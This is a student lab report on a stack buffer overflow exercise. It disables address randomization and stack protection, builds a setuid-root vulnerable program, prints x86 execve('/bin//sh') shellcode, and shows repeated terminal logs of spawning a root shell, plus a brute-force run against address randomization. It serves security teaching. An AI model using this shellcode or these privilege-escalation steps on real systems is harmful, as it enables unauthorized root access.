


# ASSIGNMENT 4 – BUFFER OVERFLOW EXPLOITATION

JOHN THOMAS  
P2CSN17017

## 1. Disabling the randomization.

This makes guessing the exact return address difficult; guessing addresses is one of the critical steps of a buffer overflow attack. We can disable address randomization using the following commands:

**echo 0 > /proc/sys/kernel/random\_va\_space**

A terminal window with a dark purple background. The title bar shows 'ubuntu: /home/johns/Desktop/A5' and system icons on the right. The terminal content shows a user 'johns' at 'ubuntu: ~/Desktop/A5' running 'sudo su'. A password prompt is shown. Then, as 'root', the user runs 'echo 0 > /proc/sys/kernel/randomize\_va\_space'. Finally, the user runs 'cat /proc/sys/kernel/randomize\_va\_space' three times, each time displaying the output '0'.

```
ubuntu: /home/johns/Desktop/A5
johns@ubuntu: ~/Desktop/A5
johns@ubuntu:~/Desktop/A5$ sudo su
[sudo] password for johns:
root@ubuntu:/home/johns/Desktop/A5# echo 0 > /proc/sys/kernel/randomize_va_space
root@ubuntu:/home/johns/Desktop/A5# cat /proc/sys/kernel/random
random/
randomize_va_space
root@ubuntu:/home/johns/Desktop/A5# cat /proc/sys/kernel/random
random/
randomize_va_space
root@ubuntu:/home/johns/Desktop/A5# cat /proc/sys/kernel/randomize_va_space
0
root@ubuntu:/home/johns/Desktop/A5#
```

## 2.Disabling Stack Guard

The GCC compiler implements a security mechanism called Stack Guard to prevent buffer overflows. In the presence of this protection, buffer overflow attacks will fail to work. We need to disable this using the command

**gcc -z execstack -fno-stack-protector -o stack stack.c**

```
johns@ubuntu: ~/Desktop/A5
johns@ubuntu:~/Desktop/A5$ ls
A5 BufferOverflow.pdf  badfile  exploit  exploit.c  exploit.c~  stack  stack.c
johns@ubuntu:~/Desktop/A5$ gcc -z execstack -fno-stack-protector -o stack stack.c

johns@ubuntu:~/Desktop/A5$ ./stack
0xbfbf0157
Segmentation fault (core dumped)
johns@ubuntu:~/Desktop/A5$ ./stack
0xbfe31b87
Segmentation fault (core dumped)
johns@ubuntu:~/Desktop/A5$ gcc -z execstack -fno-stack-protector -o stack stack.c
johns@ubuntu:~/Desktop/A5$ ./stack
0xbffff47
$ exit
johns@ubuntu:~/Desktop/A5$ gcc -g -o stack -z execstack -fno-stack-protector stack.c
johns@ubuntu:~/Desktop/A5$ chown root:root stack
chown: changing ownership of 'stack': Operation not permitted
johns@ubuntu:~/Desktop/A5$ sudo su
[sudo] password for johns:

[1]+  Stopped                  sudo su
johns@ubuntu:~/Desktop/A5$ sudo chown root:root stack
[sudo] password for johns:
johns@ubuntu:~/Desktop/A5$ sudo chmod 4755 stack
johns@ubuntu:~/Desktop/A5$ ./stack
0xbffff47
# uid
/bin//sh: 1: uid: not found
# gid
/bin//sh: 2: gid: not found
# id
uid=1000(johns) gid=1000(johns) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin),124(sambashare),1000(johns)
#
```

Thus we are able to exploit into the shell and take control of the system.

## TASK 1

In first program, the code is being copied to buffer.

strcpy(buffer, str);

Thus code is on stack. And to run the code we need to make stack executable so execstack is required.

Whereas in second program, the code is in data segment.

**Declaration:**

const char code[] =

"\x31\xc0"

"\x50"

"\x68""//sh"

```
"\x68""/bin"
"\x89\xe3"
"\x50"
"\x53"
"\x89\xe1"
"\x99"
"\xb0\x0b"
"\xcd\x80";
and the following line
int (*ret)() = (int(*)())code;
```

int (\*ret)() declare a pointer to function returning an int -without specifying arguments (in C)

Then = (int(\*)())code; is initializing ret with the casted address of code.

At last ret(); is calling that function pointer, hence invoking the machine code in your code array.

The data segment is read only, it is executable and thus flag execstack is not required

## TASK 2

### Shell in Terminal

```
buntu: ~/Desktop/A5
johns@ubuntu: ~/Desktop/A5
johns@ubuntu:~/Desktop/A5$ ls
A5 BufferOverflow.pdf badfile exploit exploit.c exploit.c~ stack stack.c
johns@ubuntu:~/Desktop/A5$ gcc -z execstack -fno-stack-protector -ostack stack.c

johns@ubuntu:~/Desktop/A5$ ./stack
0xbfbf0157
Segmentation fault (core dumped)
johns@ubuntu:~/Desktop/A5$ ./stack
0xbfe31b87
Segmentation fault (core dumped)
johns@ubuntu:~/Desktop/A5$ gcc -z execstack -fno-stack-protector -ostack stack.c
johns@ubuntu:~/Desktop/A5$ ./stack
0xbffef47
$ exit
johns@ubuntu:~/Desktop/A5$ gcc -g -o stack -z execstack -fno-stack-protector stack.c
johns@ubuntu:~/Desktop/A5$ chown root:root stack
chown: changing ownership of 'stack': Operation not permitted
johns@ubuntu:~/Desktop/A5$ sudo su
[sudo] password for johns:

[1]+  Stopped                  sudo su
johns@ubuntu:~/Desktop/A5$ sudo chown root:root stack
[sudo] password for johns:
johns@ubuntu:~/Desktop/A5$ sudo chmod 4755 stack
johns@ubuntu:~/Desktop/A5$ ./stack
0xbffef47
# uid
/bin//sh: 1: uid: not found
# gid
/bin//sh: 2: gid: not found
# id
uid=1000(johns) gid=1000(johns) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin),124(sambashare),1000(johns)
#
```

## TASK 3 To Get Root Shell

To make the above vulnerable program SETUID root:

```
gcc -g -o stack -z execstack -fno-stack-protector stack.c
```

```
sudo chown root:root stack
```

```
sudo chmod 4755 stack
```

Run the command `id` to see the effective and real UID and GUID.

We obtained the “#” prompt, your real user id is still yourself

(the effective user id is now root)

```
buntu: ~/Desktop/A5
johns@ubuntu: ~/Desktop/A5
johns@ubuntu:~/Desktop/A5$ ls
A5 BufferOverflow.pdf  badfile  exploit  exploit.c  exploit.c~  stack  stack.c
johns@ubuntu:~/Desktop/A5$ gcc -z execstack -fno-stack-protector -ostack stack.c

johns@ubuntu:~/Desktop/A5$ ./stack
0xbfbf0157
Segmentation fault (core dumped)
johns@ubuntu:~/Desktop/A5$ ./stack
0xbfe31b87
Segmentation fault (core dumped)
johns@ubuntu:~/Desktop/A5$ gcc -z execstack -fno-stack-protector -ostack stack.c
johns@ubuntu:~/Desktop/A5$ ./stack
0xbffffef47
$ exit
johns@ubuntu:~/Desktop/A5$ gcc -g -o stack -z execstack -fno-stack-protector stack.c
johns@ubuntu:~/Desktop/A5$ chown root:root stack
chown: changing ownership of 'stack': Operation not permitted
johns@ubuntu:~/Desktop/A5$ sudo su
[sudo] password for johns:

[1]+  Stopped                  sudo su
johns@ubuntu:~/Desktop/A5$ sudo chown root:root stack
[sudo] password for johns:
johns@ubuntu:~/Desktop/A5$ sudo chmod 4755 stack
johns@ubuntu:~/Desktop/A5$ ./stack
0xbffffef47
# uid
/bin//sh: 1: uid: not found
# gid
/bin//sh: 2: gid: not found
# id
uid=1000(johns) gid=1000(johns) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugindev),108(lpadmin),124(sambashare),1000(johns)
#
```

## TASK 4 Address Randomization (Extra Credit)

We enable ASLR, then we get unending loop. Finally we will be able to get root shell.

```
ubuntu: /home/johns/Desktop/A5
johns@ubuntu: ~/Desktop/A5
0xbfa93f87
Segmentation fault (core dumped)
0xbfeb7257
Segmentation fault (core dumped)
0xbf8d4db7
Segmentation fault (core dumped)
0xbfdeaf87
Segmentation fault (core dumped)
0xbffcae87
Segmentation fault (core dumped)
0xbfac0407
Segmentation fault (core dumped)
0xbfeb8cc7
Segmentation fault (core dumped)
0xbf83c3f7
Segmentation fault (core dumped)
0xbfd163f7
Segmentation fault (core dumped)
0xbf8417f7
Segmentation fault (core dumped)
0xbfb78c27
Segmentation fault (core dumped)
0xbffbcc17
Segmentation fault (core dumped)
0xbfb6f4c7
Segmentation fault (core dumped)
0xbfa131d7
Segmentation fault (core dumped)
0xbfe9f977
Segmentation fault (core dumped)
0xbff10a27
Segmentation fault (core dumped)
0xbff7fea7
```